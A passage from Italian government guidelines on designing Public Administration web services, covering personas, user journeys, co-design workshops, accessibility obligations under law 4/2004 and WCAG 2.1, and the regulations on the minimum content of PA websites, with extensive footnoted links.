<sup>51</sup> <https://designers.italia.it/kit/ecosystem-map/>

<sup>52</sup> <https://designers.italia.it/kit/ecosystem-map/>



maggiormente a contatto con l'utente e mano a mano più lontano quelli con le relazioni più deboli o nascoste. In un secondo momento, vengono tracciate delle linee di collegamento che forniscono l'informazione relativa allo scambio che avviene tra ciascun soggetto e soggetti vicini, costruendo man mano un'immagine completa della struttura su cui si basa il servizio.

### Coinvolgere gli stakeholder

I processi di design dei servizi richiedono il coinvolgimento di tutti gli stakeholder il cui ruolo è collegato all'attività progettuale. Questo permette di capire le loro prospettive e motivazioni, allineare diversi punti di vista attorno ad una soluzione unica, creare consenso e prendere le decisioni necessarie più rapidamente. Il coinvolgimento dei dirigenti della Pubblica Amministrazione e degli addetti ai lavori dei vari Ministeri è necessario fin dalle fasi di definizione dei requisiti progettuali e del concept di servizio, per arrivare ai momenti di validazione e test del prodotto. La loro partecipazione può avvenire durante incontri di avanzamento lavori sul progetto o in sede di **workshop progettuali**<sup>53</sup>, in cui si lavora in modo collaborativo attorno ad alcuni temi chiave del servizio in corso di definizione.

### 2.2.6 Conoscere gli utenti

Avere un'idea chiara delle necessità delle persone che utilizzano i servizi che progettiamo, e conoscere nel dettaglio la loro esperienza di interazione con i canali digitali o fisici che rappresentano il servizio, è fondamentale per costruire una base solida su cui strutturare il progetto o da cui partire per migliorarlo. In particolare ci sono due strumenti chiave che facilitano la comprensione degli utenti:

- i *personas* (o profili utente) come metodo di analisi e racconto delle diverse tipologie di utenti di un servizio;
- le *user journey* (o mappature dell'esperienza) come metodo di analisi e progettazione dell'interazione con il servizio.

Questi strumenti possono essere utilizzati dal gruppo di lavoro per ragionare sui vari aspetti che compongono il servizio e individuare funzionalità e flussi di interazione, oppure possono essere utilizzati per coinvolgere gli utenti all'interno del percorso di progettazione tramite delle sessioni di lavoro partecipato (*co-design*). In generale, si alimentano dei risultati di attività di ricerca quantitativa e qualitativa volta a comprendere i bisogni degli utenti

#### Personas e profili utente

I *personas* sono delle rappresentazioni astratte degli utenti che aiutano il team di progetto ad analizzare i loro bisogni e immaginare soluzioni concrete che rispondono ai loro problemi. Partendo dai risultati della ricerca qualitativa (interviste individuali) si creano dei raggruppamenti che poi vengono raccontati sotto forma di personaggi-tipo, ovvero *personas*. La costruzione dei *personas* può essere anche elaborata sulla base di ipotesi condivise da un gruppo di professionisti della Pubblica Amministrazione o cittadini che prendono parte ad attività di co-progettazione. In questo caso viene fornito un foglio di lavoro che aiuta il gruppo di partecipanti a ragionare sulle variabili chiave di quel personaggio, e immaginarsi la sua vita, le sue abitudini, le sue esigenze. La narrazione dei *personas* può coinvolgere una serie diversa di variabili a seconda del contesto di progettazione, e di cosa è effettivamente utile al progettista. In generale, contengono:

- nome, età, professione: dati anagrafici che aiutano a capire la tipologia di utente;
- un motto: una frase esemplificativa che rappresenta la sua attitudine
- bisogni, attività, sfide: le necessità e criticità collegate al servizio analizzato;
- utilizzo della tecnologia: quali dispositivi e con quale frequenza;
- strumenti di riferimento: applicazioni o servizi che utilizza spesso.

---

<sup>53</sup> <https://designers.italia.it/kit/co-design-workshop/>



Vai al Kit Personas<sup>54</sup>

## User Journey

Lo strumento di *user journey* (detto anche *customer journey* o *experience map*) viene utilizzato per descrivere in modo sintetico l'esperienza d'uso di un determinato servizio. La rappresentazione sintetica permette di condensare in poco spazio un grande quantitativo di informazioni legate al processo, che richiederebbe diversamente lunghi paragrafi di descrizione senza di fatto facilitare la comprensione dei diversi passaggi e le riflessioni sugli aspetti migliorabili.

La mappa dell'esperienza viene costruita mettendo sull'asse orizzontale tutte le fasi in cui si svolge l'interazione con un servizio seguendo una sequenza logica-temporale. Per ogni fase vengono poi elencate le attività e i touchpoint con cui l'utente interagisce, costruendo una rappresentazione sintetica della sua esperienza, attraverso tutto ciò che avviene prima, durante e dopo. La mappatura può essere infine completata evidenziando la reazione emotiva che caratterizza l'esperienza dell'utente nelle varie fasi, che può essere caratterizzata da soddisfazioni o frustrazioni.

Lo strumento di mappatura della *user journey* permette di analizzare tutti i flussi dell'esperienza di un servizio esistente o di un servizio in corso di definizioni, evidenziando le criticità su cui intervenire e le differenze tra le modalità di interazione dei diversi possibili utenti.

## Il workshop di co-design

I workshop di co-design sono dei momenti di progettazione in cui un gruppo eterogeneo di partecipanti (progettisti, utenti, stakeholder della Pubblica Amministrazione e rappresentanti di aziende private) si ritrovano con l'obiettivo di ragionare insieme su alcuni aspetti chiave di un servizio. Queste sessioni di lavoro collaborativo hanno la capacità di allineare il punto di vista dei diversi attori coinvolti nell'esecuzione di un servizio, sollevando i problemi chiave e allo stesso tempo accelerando il processo di identificazione di soluzioni promettenti.

I workshop risultano in particolare molto utili quando al termine di un'attività preliminare di ricerca si inizia la definizione di storie e requisiti per la progettazione del servizio, ovvero nel momento di passaggio tra la fase di analisi e quella di design e sviluppo della soluzione individuata. I workshop hanno anche il beneficio di radunare ruoli che altrimenti rischiano di non incontrarsi mai, e avvicinare gli operatori della Pubblica Amministrazioni ai cittadini che utilizzano i propri servizi.

Organizzare dei workshop di co-progettazione richiede di svolgere i seguenti passaggi.

1. **Identificazione di un obiettivo chiaro**, raggiungibile mediante la sessione di lavoro collaborativo, assicurandosi quindi di aver già raccolto tutte le informazioni necessarie per impostare al meglio l'attività di co-progettazione e non farla diventare una perdita di tempo per mancanza di dati o lacune nella preparazione.
2. **Compilazione di una lista di partecipanti da invitare al workshop**, cercando di raccogliere l'adesione di tutti gli stakeholder coinvolti sul progetto e di coinvolgere una piccola rappresentanza per tutti gli attori rilevanti (utenti, operatori del servizio, soggetti privati, altri esperti o progettisti). Gli inviti dovranno dichiarare l'obiettivo della sessione e dare un'idea chiara del risultato atteso.
3. **Scelta di luogo, data e durata della sessione**. La durata consigliata è di circa mezza giornata (4 ore), in modo da avere tempo per introdurre al meglio le attività, svolgere gli esercizi programmati e discutere i risultati. Il workshop può quindi iniziare o concludersi con un momento di ristoro, che permette ai partecipanti di stabilire un contatto tra di loro e approfondire alcune discussioni in modo più informale.
4. **Definizione nel dettaglio dell'agenda per la sessione di workshop**<sup>55</sup>, identificando una serie di esercizi da svolgere insieme e assegnando una durata a ogni esercizio. Se l'obiettivo è quello di generare insieme idee relative al servizio in questione, ci possono essere diverse strategie di impostazione della sessione. In alcuni casi si può

---

<sup>54</sup> <https://designers.italia.it/kit/personas/>

<sup>55</sup> [https://docs.google.com/presentation/d/1dQoq6hHBaFQ8Elz21tLrldvJJKo\\_7oC6FrtG3B9B60/edit?usp=sharing](https://docs.google.com/presentation/d/1dQoq6hHBaFQ8Elz21tLrldvJJKo_7oC6FrtG3B9B60/edit?usp=sharing)

ad esempio partire dai bisogni dell'utente, mappando i [personas](#)<sup>56</sup> e le loro [user journey](#)<sup>57</sup> per individuare le criticità attuali e utilizzarle come ispirazione per generare idee. In altri casi si può invece partire da una [mappa di sistema](#)<sup>58</sup>, riflettendo su tutte le criticità legate ai diversi ruoli e all'insieme di relazioni necessarie per abilitare il servizio e utilizzando il metodo del [card sorting](#)<sup>59</sup> per discutere quali opportunità prioritizzare nel dare forma ad un nuovo servizio o nel migliorare il servizio esistente. Le scalette e strumenti citati sono solo esempi, ciascun gruppo di lavoro dovrà pensare una propria agenda per il workshop e ad un mix di esercizi adatti rispetto allo specifico contesto ed obiettivo progettuale.

Durante il workshop è importante fin da subito chiarire lo spirito di una sessione di lavoro collaborativo e invitare i partecipanti a ricordare che non ci sono idee giuste o idee sbagliate: l'importante è riuscire a costruire l'uno sulle idee e il contributo dell'altro in modo propositivo. Bisogna riuscire a mettere da parte per un momento le gerarchie, i vincoli, le leggi, e pensare fuori dagli schemi, esplorando soluzioni mai pensate fino a quel momento in totale libertà. Solo in un secondo momento, guidati dal moderatore, si passerà ad analizzare ogni idea emersa in modo più attento, per capire se è (o non è) attuabile e in caso negativo cosa possiamo conservare di quell'idea per migliorare ciò che abbiamo.

Vai al [Kit di Designers Italia per i Co-Design Workshop](#)<sup>60</sup>

### 2.2.7 I Kit di Designers Italia

Un aspetto rilevante del processo di design di servizi pubblici è la possibilità di fare riferimento al design systems creato all'interno di Designers Italia, utilizzando kit di design. I kit di design accompagnano i diversi aspetti di creazione di un servizio. Una delle caratteristiche dei kit è quella di favorire la collaborazione, suggerendo modalità di lavoro di team come i workshop e proponendo l'utilizzo di strumenti digitale di collaborazione (cosiddetti collaboration tool). I kit sono accompagnati da case studies e approfondimenti che ne mostrano la facilità di utilizzo.

Designers Italia offre modalità concrete attraverso cui qualsiasi progetto digitale della Pubblica Amministrazione può contribuire ad arricchire il design systems mettendo a disposizione: componenti ed elementi di interfaccia; prototipi ben documentati; case histories; risultati di ricerca o altro.

## 2.3 Accessibilità

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle [nuove Linee guida di design per i servizi web della Pubblica Amministrazione](#)<sup>61</sup>.

[Per approfondire](#)<sup>62</sup>.

---

---

### SI DEVE

I soggetti destinatari della [legge n. 4/2004](#)<sup>63</sup> (definiti "soggetti erogatori"), tra cui le Pubbliche amministrazioni, hanno l'obbligo di garantire l'accesso universale ai propri servizi informatici e telematici.

---

<sup>56</sup> [https://designers.italia.it/assets/downloads/CoDesignWorkshop\\_Personas\\_Esercizio.pdf](https://designers.italia.it/assets/downloads/CoDesignWorkshop_Personas_Esercizio.pdf)

<sup>57</sup> [https://designers.italia.it/assets/downloads/CoDesignWorkshop\\_UserJourney\\_Esercizio.pdf](https://designers.italia.it/assets/downloads/CoDesignWorkshop_UserJourney_Esercizio.pdf)

<sup>58</sup> [https://designers.italia.it/assets/downloads/CoDesignWorkshop\\_SystemMap\\_Esercizio.pdf](https://designers.italia.it/assets/downloads/CoDesignWorkshop_SystemMap_Esercizio.pdf)

<sup>59</sup> [https://designers.italia.it/assets/downloads/CoDesignWorkshop\\_Card%20sorting.pdf](https://designers.italia.it/assets/downloads/CoDesignWorkshop_Card%20sorting.pdf)

<sup>60</sup> <https://designers.italia.it/kit/co-design-workshop/>

<sup>61</sup> <https://docs.italia.it/italia/design/ig-design-servizi-web>

<sup>62</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>63</sup> <https://www.agid.gov.it/it/node/79271>

I soggetti erogatori di soluzioni ICT devono rendere i propri strumenti informatici **accessibili e usabili**, compresi i siti web e le applicazioni mobili, in particolare devono:

- valutare la conformità ai requisiti di accessibilità degli strumenti informatici (siti web e applicazioni mobili; - compilare una dichiarazione di accessibilità e pubblicarla sul sito web o nello store dell'applicazione mobile;
- predisporre un meccanismo di feedback per ricevere le segnalazioni dagli utenti.

Tali disposizioni sono aggiornate nella [legge n. 4/2004](#)<sup>64</sup> che recepisce la [Direttiva Europea n. 2016/2102](#)<sup>65</sup> e regolamentate dalle “Linee guida sull’accessibilità degli strumenti informatici”<sup>66</sup>.

### 2.3.1 Definizione

Per accessibilità si intende la capacità dei sistemi informatici, di erogare servizi e fornire informazioni fruibili, senza discriminazioni, anche da parte di coloro che a causa di disabilità necessitano di tecnologie assistive o configurazioni particolari.

Nessun utente deve essere discriminato e deve quindi poter accedere alle informazioni e ai servizi digitali erogati dalla Pubblica amministrazione.

### 2.3.2 Principi per l’accessibilità

L’accessibilità è caratterizzata da quattro solidi principi:

- [percepibile](#)<sup>67</sup>
- [utilizzabile](#)<sup>68</sup>
- [comprensibile](#)<sup>69</sup>
- [robusto](#)<sup>70</sup>

Sono quindi conformi i servizi realizzati tramite sistemi informatici, **inclusi i siti web e le applicazioni mobili**, che presentano le caratteristiche di accessibilità al contenuto e fruibilità delle informazioni.

### 2.3.3 Linee guida e criteri di successo

Le [linee guida sull’accessibilità degli strumenti informatici](#)<sup>71</sup> riportano quanto descritto nell’**articolo 11** della [legge n. 4/2004](#)<sup>72</sup> e riferiscono la norma UNI EN 301549:2018<sup>73</sup> che stabilisce uno standard europeo per garantire il rispetto dei principi e dei requisiti di accessibilità per prodotti e servizi ICT, quali:

- hardware
- web
- documenti non web

---

<sup>64</sup> <https://www.agid.gov.it/it/node/79271>

<sup>65</sup> <https://eur-lex.europa.eu/legal-content/IT/TXT/HTML/?uri=CELEX:32016L2102&from=IT>

<sup>66</sup> <https://docs.italia.it/AgID/documenti-in-consultazione/Ig-accessibilita-docs/it/stabile/index.html?highlight=accessibilit%C3%A0%20strumenti%20informat>

<sup>67</sup> <https://www.w3.org/Translations/WCAG21-it/#perceivable>

<sup>68</sup> <https://www.w3.org/Translations/WCAG21-it/#operable>

<sup>69</sup> <https://www.w3.org/Translations/WCAG21-it/#understandable>

<sup>70</sup> <https://www.w3.org/Translations/WCAG21-it/#robust>

<sup>71</sup> <https://docs.italia.it/AgID/documenti-in-consultazione/Ig-accessibilita-docs/it/stabile/index.html>

<sup>72</sup> <https://www.agid.gov.it/it/node/79271>

<sup>73</sup> [http://store.uni.com/catalogo/uni-en-301549-2018?josso\\_back\\_to=http://store.uni.com/josso-security-check.php&josso\\_cmd=login\\_optional&josso\\_partnerapp\\_host=store.uni.com](http://store.uni.com/catalogo/uni-en-301549-2018?josso_back_to=http://store.uni.com/josso-security-check.php&josso_cmd=login_optional&josso_partnerapp_host=store.uni.com)

- software
- applicazioni Mobili
- documentazione e servizi di supporto
- postazioni di lavoro a disposizione del dipendente con disabilità

La norma armonizzata riflette lo standard **W3C Web Content Accessibility Guidelines (WCAG) 2.1**<sup>74</sup>

**Un sito conforme alle specifiche delle WCAG 2.1 è conforme alle WCAG 2.0 ma non viceversa**, in quanto la versione aggiornata aggiunge nuovi criteri di successo obbligatori (di livello “A” e “AA”), ovvero:

- 1.3.4 Orientamento AA<sup>75</sup>
- 1.3.5 Identificare lo scopo degli input (AA)<sup>76</sup>
- 1.4.10 Ricalcolo del flusso (AA)<sup>77</sup>
- 1.4.11 Contrasto in contenuti non testuali (AA)<sup>78</sup>
- 1.4.12 Spaziatura del testo (AA)<sup>79</sup>
- 1.4.13 Contenuto con Hover o Focus (AA)<sup>80</sup>
- 2.1.4 Tasti di scelta rapida (A)<sup>81</sup>
- 2.5.1 Movimenti del puntatore (A)<sup>82</sup>
- 2.5.2 Cancellazione delle azioni del puntatore (A)<sup>83</sup>
- 2.5.3 Etichetta nel nome (A)<sup>84</sup>
- 2.5.4 Azionamento da movimento (A)<sup>85</sup>
- 4.1.3 Messaggi di stato (AA)<sup>86</sup>

### 2.3.4 Come le PA possono valutare la conformità di un sito web o un'applicazione mobile

La **conformità alle WCAG 2.1** deve essere rispettata come requisito minimo per i siti web in fase di sviluppo o in esercizio dopo la data di entrata in vigore delle Linee Guida. A partire dal 23 settembre 2020, tale conformità dovrà essere rispettata anche per tutti gli altri siti web sviluppati in precedenza, in sintesi:

- **entro il 23 settembre 2019**, per un sito web pubblicato dal 23 settembre 2018;
- **entro il 23 settembre 2020**, per un sito web pubblicato prima del 23 settembre 2018;
- a decorrere **dal 23 giugno 2021**, per le applicazioni mobili.

---

<sup>74</sup> <https://www.w3.org/Translations/WCAG21-it/>

<sup>75</sup> <https://www.w3.org/Translations/WCAG21-it/#orientation>

<sup>76</sup> <https://www.w3.org/Translations/WCAG21-it/#identify-input-purpose>

<sup>77</sup> <https://www.w3.org/Translations/WCAG21-it/#reflow>

<sup>78</sup> <https://www.w3.org/Translations/WCAG21-it/#non-text-contrast>

<sup>79</sup> <https://www.w3.org/Translations/WCAG21-it/#text-spacing>

<sup>80</sup> <https://www.w3.org/Translations/WCAG21-it/#content-on-hover-or-focus>

<sup>81</sup> <https://www.w3.org/Translations/WCAG21-it/#character-key-shortcuts>

<sup>82</sup> <https://www.w3.org/Translations/WCAG21-it/#pointer-gestures>

<sup>83</sup> <https://www.w3.org/Translations/WCAG21-it/#pointer-cancellation>

<sup>84</sup> <https://www.w3.org/Translations/WCAG21-it/#label-in-name>

<sup>85</sup> <https://www.w3.org/Translations/WCAG21-it/#motion-actuation>

<sup>86</sup> <https://www.w3.org/Translations/WCAG21-it/#status-messages>

### 2.3.5 Come rilasciare una dichiarazione

Le PA hanno l'obbligo di **pubblicare una dichiarazione di accessibilità** per ciascun sito e applicazione mobile. A tale scopo, l'**Agenzia per l'Italia Digitale** ha predisposto una [procedura online](#)<sup>87</sup> conforme all'**Allegato 1**<sup>88</sup> delle Linee Guida.

Le informazioni presenti nella dichiarazione devono essere ricavate da:

- un'autovalutazione effettuata direttamente dal soggetto erogatore;
- una valutazione effettuata da terzi;
- una valutazione effettuata con il **“Modello di autovalutazione”**, **Allegato 2**<sup>89</sup> delle Linee Guida.

Il **Responsabile della Transizione Digitale** del soggetto erogatore, riceve il link che deve essere esposto con la dicitura **“Dichiarazione di accessibilità”**:

- **nel footer**, per quanto riguarda i siti web;
- nella sezione dedicata alle informazioni generali riportate **nello store**, per quanto riguarda l'applicazione mobile.

L'accesso alla piattaforma è possibile solo se la mail istituzionale del Responsabile della Transizione Digitale è correttamente indicizzata sul [catalogo IPA](#)<sup>90</sup>.

### 2.3.6 Meccanismo di feedback e procedura di attuazione

Le PA devono rendere disponibile un meccanismo che consenta a chiunque di segnalare i problemi di accessibilità e richiedere un intervento tempestivo da parte dell'amministrazione.

In caso di assenza del meccanismo di feedback, di soluzione insoddisfacente o mancata risposta **entro 30 giorni dalla segnalazione**, l'utente può far ricorso al **Difensore Civico per il Digitale** tramite la procedura di attuazione presente sulla dichiarazione pubblicata dall'ente erogatore.

### 2.3.7 Obiettivi accessibilità

**Entro il 31 marzo** di ogni anno le PA devono pubblicare nei propri siti web gli **“Obiettivi di accessibilità per l'anno corrente”**. Per tale scopo, l'Agenzia per l'Italia Digitale ha predisposto un'[applicazione online](#)<sup>91</sup> per ricevere dalle amministrazioni gli obiettivi.

Gli obiettivi vanno pubblicati sui siti delle PA nella sezione **“amministrazione trasparente/Altri contenuti/Accessibilità e Catalogo di dati, metadati e banche dati”**.

### 2.3.8 Normativa

La normativa completa e aggiornata sull'accessibilità è disponibile sul sito dell'[Agenzia per l'Italia digitale](#)<sup>92</sup>.

---

<sup>87</sup> <https://form.agid.gov.it/actions/>

<sup>88</sup> <https://docs.italia.it/AgID/documenti-in-consultazione/Ig-accessibilita-docs/it/stabile/allegato-1/index.html>

<sup>89</sup> <https://docs.italia.it/AgID/documenti-in-consultazione/Ig-accessibilita-docs/it/stabile/allegato-2/index.html>

<sup>90</sup> <https://www.indicepa.gov.it/documentale/index.php>

<sup>91</sup> <https://accessibilita.agid.gov.it/>

<sup>92</sup> <https://www.agid.gov.it/it/design-servizi/accessibilita/normativa>

## 2.3.9 FAQ

Sono disponibili ulteriori approfondimenti sull'accessibilità nella sezione FAQ predisposta sul sito dell'Agenzia per l'Italia digitale<sup>93</sup>.

## 2.4 Normativa

---

### Conclusa la fase di consultazione

Lunedì 14 giugno si è chiusa ufficialmente la fase di consultazione delle nuove Linee guida di design per i servizi web della Pubblica Amministrazione<sup>94</sup>.

Per approfondire<sup>95</sup>.

---

### 2.4.1 Codice dell'amministrazione digitale

Decreto legislativo 7 marzo 2005, n.82<sup>96</sup> da ultimo integrato e modificato dal Decreto Legislativo 13 dicembre 2017, n. 217<sup>97</sup>

1. Pagamenti elettronici (art.5): In questo articolo è sancito l'obbligo, per le PA e i soggetti a cui si applica il CAD, di accettare pagamenti sia attraverso la piattaforma di pagamento elettronico, messa a disposizione dall'AGID, che attraverso altre forme di pagamento elettronico, inclusi i micro-pagamenti (basato sull'uso del credito telefonico). Nell'articolo sono sanciti gli obblighi di pubblicazione di dati e le informazioni strumentali all'utilizzo degli strumenti di pagamento elettronico.
2. Comunicazioni tra imprese e amministrazioni (art. 5 bis): la presentazione di istanze, dichiarazioni, dati e lo scambio di informazioni e documenti (anche a fini statistici) tra imprese e PA (e viceversa) avviene solo utilizzando tecnologie ICT.
3. Utilizzo del Domicilio digitale (art.6 , 6-bis, 6-ter, 6-quater, 6-quinquies).
4. Diritto a servizi on-line semplici e integrati (art. 7): i soggetti rientranti nell'ambito di applicazione del CAD consentono agli utenti di esprimere la soddisfazione rispetto alla qualità, anche in termini di fruibilità, accessibilità e tempestività, del servizio reso all'utente stesso e pubblicano sui propri siti i dati risultanti, ivi incluse le statistiche di utilizzo. In caso di violazione di questi obblighi, gli utenti, fermo restando il diritto di rivolgersi al difensore civico digitale di cui all'articolo 17, possono agire in giudizio.
5. Partecipazione democratica elettronica viene favorita anche attraverso l'utilizzo di forme di consultazione preventiva per via telematica sugli schemi di atto da adottare (art.9).
6. Difensore civico digitale e responsabile transizione digitale (art.17): l'articolo stabilisce che ogni pubblica amministrazione affidi ad un ufficio dirigenziale l'attuazione delle linee strategiche per la riorganizzazione e la digitalizzazione dell'amministrazione. Viene inoltre istituito presso l'AGID l'ufficio del difensore civico per il digitale a cui chiunque può presentare segnalazioni relative a presunte violazioni del CAD e di ogni altra norma in materia di digitalizzazione ed innovazione della pubblica amministrazione.
7. Siti Internet delle pubbliche amministrazioni (art. 53): individuazione dei principi secondo cui devono essere costruiti.

---

<sup>93</sup> <https://www.agid.gov.it/it/domande-frequenti/accessibilit%C3%A0>

<sup>94</sup> <https://docs.italia.it/italia/design/lg-design-servizi-web>

<sup>95</sup> <https://designers.italia.it/notizie/Conclusa-la-fase-di-consultazione-delle-Linee-Guida-di-design/>

<sup>96</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2005-03-07;82!vig>

<sup>97</sup> <http://www.normattiva.it/atto/caricaDettaglioAtto?atto.dataPubblicazioneGazzetta=2018-01-12&atto.codiceRedazionale=18G00003&atto.articolo.numero=1&atto.articolo.tipoArticolo=0>

8. Siti pubblici e trasparenza (art. 54): obblighi di pubblicazione in “Amministrazione trasparente” (rinvio a [d.lgs. 33/2013<sup>98</sup>](#)).
9. Validità dei documenti informatici (artt. 22, 23, 23-bis, 23-ter): validità delle copie informatiche di documenti con riferimento preciso circa le diverse possibilità (copia digitale del documento cartaceo, duplicazione digitale, ecc.).
10. Conservazione digitale dei documenti (artt. 43-44 ): gestione della conservazione dei documenti e del relativo processo da parte di un Responsabile della conservazione che si può avvalere di soggetti pubblici o privati che offrono idonee garanzie.
11. Dati identificativi delle questioni pendenti dinanzi autorità giudiziaria di ogni ordine e grado (art.56): Inserimento dei dati identificativi delle questioni pendenti, nonché delle sentenze e delle altre decisioni del giudice amministrativo e contabile [...], anche nel sistema informativo interno e sul sito istituzionale, osservando le cautele previste dalla normativa in materia di tutela dei dati personali.
12. Sistema pubblico per la gestione delle identità digitali e modalità di accesso ai servizi erogati in rete dalle pubbliche amministrazioni (art.64): Istituzione del Sistema pubblico per la gestione delle identità digitali, SPID (comma 2- bis) e utilizzo di SPID per i servizi online della pubblica amministrazione (comma 2 - quater).
13. Istanze e dichiarazioni presentate alle pubbliche amministrazioni per via telematica (art. 65).
14. Open data (artt. 52 e 68): Responsabilità delle PA nell’aggiornare, divulgare e permettere la valorizzazione dei dati pubblici secondo principi di open government.

## Decreti attuativi del CAD

- Decreto del Presidente del Consiglio dei Ministri 3 dicembre 2013 [Regole tecniche in materia di protocollo informatico<sup>99</sup>](#) ai sensi del CAD (particolare rilievo assumono gli obblighi di pubblicazione a carico delle P.A., di cui all’art. 5, comma 3, relativamente al manuale di gestione; da art. 18, commi 2 e 3, circa l’indirizzo della casella di posta elettronica certificata direttamente associata al registro di protocollo, da utilizzare per la protocollazione e gli altri indirizzi di posta elettronica istituiti).
- Decreto del Presidente del Consiglio dei Ministri 13 novembre 2014 [Regole tecniche in materia di formazione, trasmissione, copia, duplicazione, riproduzione e validazione temporale dei documenti informatici<sup>100</sup>](#) nonché di formazione e conservazione dei documenti informatici delle pubbliche amministrazioni ai sensi del CAD (particolare rilievo assume obbligo di pubblicazione a carico delle P.A. di cui all’art. 10 per cui, ai fini della trasmissione telematica di documenti amministrativi informatici, le PA pubblicano sui loro siti gli standard tecnici di riferimento, le codifiche utilizzate e le specifiche per lo sviluppo degli applicativi software di colloquio).

### 2.4.2 Contenuti minimi dei siti della PA

La normativa italiana obbliga le PA a pubblicare determinate informazioni nei loro siti web.

#### Siti web istituzionali

##### Amministrazione trasparente

Inserire una sezione denominata «Amministrazione trasparente», contenente una struttura prevista dall’allegato A del decreto. E’ necessario inserire la voce «Amministrazione trasparente», preferibilmente in una posizione che ne garantisca il raggiungimento da tutte le pagine interne del sito (es: nel footer).

<sup>98</sup> <http://www.normattiva.it/atto/caricaDettaglioAtto?atto.dataPubblicazioneGazzetta=2013-04-05&atto.codiceRedazionale=13G00076>

<sup>99</sup> <http://www.gazzettaufficiale.it/eli/id/2014/03/12/14A02099/sg>

<sup>100</sup> <http://www.gazzettaufficiale.it/eli/id/2015/01/12/15A00107/sg>



- Riferimento normativo: art. 9 [DECRETO LEGISLATIVO 14 marzo 2013, n. 33](#)<sup>101</sup>
- Riferimento UI: Homepage/footer

### **Pubblicità legale**

Posizionare nella home page un collegamento all'area in cui si effettua la pubblicità legale, identificandola con la dicitura «Pubblicità legale» oppure, ove previsto dalle specifiche normative, «Albo pretorio» (es: amministrazioni locali) o semplicemente «Albo» (es: istituzioni scolastiche).

- Riferimento normativo: art. 32 [LEGGE 18 giugno 2009, n. 69](#)<sup>102</sup>
- Riferimento UI: Homepage, sezione “Pubblicità legale”

### **Partita IVA**

La partita IVA deve essere pubblicata in home page per tutti i soggetti titolari di partita IVA. Si consiglia di inserire tale informazione all'interno del blocco di contenuti nel footer di pagina contenente i dati di contatto.

- Riferimento normativo: art. 35 [D.P.R. n. 633/1972 comma 1](#)<sup>103</sup>
- Riferimento UI: Homepage/footer

### **PEC**

I siti web istituzionali delle PA sono tenute a pubblicare nella home page del sito un indirizzo di posta elettronica certificata a cui il cittadino possa rivolgersi per qualsiasi richiesta formale, come previsto dal Codice dell'Amministrazione Digitale (CAD). Inserire la mail nel footer di pagina contenente i dati di contatto.

- Riferimento normativo: art. 34 [LEGGE 18 giugno 2009, n. 69](#)<sup>104</sup>
- Riferimento UI: Homepage/footer

### **Pubblicazione atti di carattere normativo e amministrativo generale**

Le PA, “fermo restando quanto previsto per le pubblicazioni nella Gazzetta Ufficiale della Repubblica italiana dalla legge 11 dicembre 1984, n. 839, e dalle relative norme di attuazione, “pubblicano sui propri siti istituzionali i riferimenti normativi con i relativi link alle norme di legge statale pubblicate nella banca dati «Normattiva» che ne regolano l'istituzione, l'organizzazione e l'attività. Sono altresì pubblicati le direttive, le circolari, i programmi e le istruzioni emanati dall'amministrazione e ogni atto, previsto dalla legge o comunque adottato, che dispone in generale sulla organizzazione, sulle funzioni, sugli obiettivi, sui procedimenti [...]”.

- Riferimento normativo: art.12 [DECRETO LEGISLATIVO 14 marzo 2013, n. 33](#)<sup>105</sup>

### **Trattamento dati personali**

Individuazione delle modalità semplificate per l'informativa e l'acquisizione del consenso per l'uso dei cookie. Banner per la richiesta di consenso all'uso dei cookie e pagina per informazioni sui cookie.

- Riferimento normativo: Garante per la protezione dei dati personali - Provvedimento dell'8 maggio 2014 - Gazzetta Ufficiale n. 126 del 3 giugno 2014
- Riferimento UI: Homepage/footer

Informativa trattamento dati personali - Informativa sul trattamento dei dati personali mediante link «Privacy».

- Riferimento normativo: [DECRETO LEGISLATIVO 30 giugno 2003, n.196](#)<sup>106</sup>
- Riferimento UI: Homepage/footer

---

<sup>101</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2013-03-14;33!vig=>

<sup>102</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:2009-06-18;69!vig=2017-05-19>

<sup>103</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.del.presidente.della.repubblica:1972-10-26;633!vig=2017-05-19>

<sup>104</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:2009-06-18;69!vig=2017-05-19>

<sup>105</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2013-03-14;33!vig=>

<sup>106</sup> <http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2003-06-30;196!vig=2017-05-19>



## 2.4.3 Riferimenti normativi tematici

### Accessibilità

1. Legge 9 gennaio 2004, n. 4,<sup>107</sup> (aggiornata dal Decreto legislativo 10 agosto 2018, n.106) Disposizioni per favorire l'accesso dei soggetti disabili agli strumenti informatici.
2. Decreto legislativo 10 agosto 2018, n.106,<sup>108</sup> attuazione della direttiva (UE) 2016/2102 relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici).
3. Direttiva (UE) 2016/2021 del 26 ottobre 2016,<sup>109</sup> relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici.
4. Decisione di esecuzione (UE) 2018/2048 della Commissione del 20 dicembre 2018,<sup>110</sup> relativa alla norma armonizzata per i siti web e le applicazioni mobili elaborata a sostegno della direttiva (UE) 2016/2102 del Parlamento europeo e del Consiglio.
5. Decisione di esecuzione (UE) 2018/1524 della Commissione dell'11 ottobre 2018,<sup>111</sup> che stabilisce una metodologia di monitoraggio e definisce le disposizioni riguardanti la presentazione delle relazioni degli Stati membri conformemente alla direttiva (UE) 2016/2102 del Parlamento europeo e del Consiglio relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici.
6. Decisione di esecuzione (UE) 2018/1523 della Commissione dell'11 ottobre 2018,<sup>112</sup> che istituisce un modello di dichiarazione di accessibilità conformemente alla direttiva (UE) 2016/2102 del Parlamento europeo e del Consiglio relativa all'accessibilità dei siti web e delle applicazioni mobili degli enti pubblici.
7. Decreto Ministeriale 30 aprile 2008,<sup>113</sup> regole tecniche disciplinanti l'accessibilità agli strumenti didattici e formativi a favore degli alunni disabili. (GU Serie Generale n.136 del 12-06-2008).
1. allegato A<sup>114</sup> linee guida editoriali per i libri di testo.
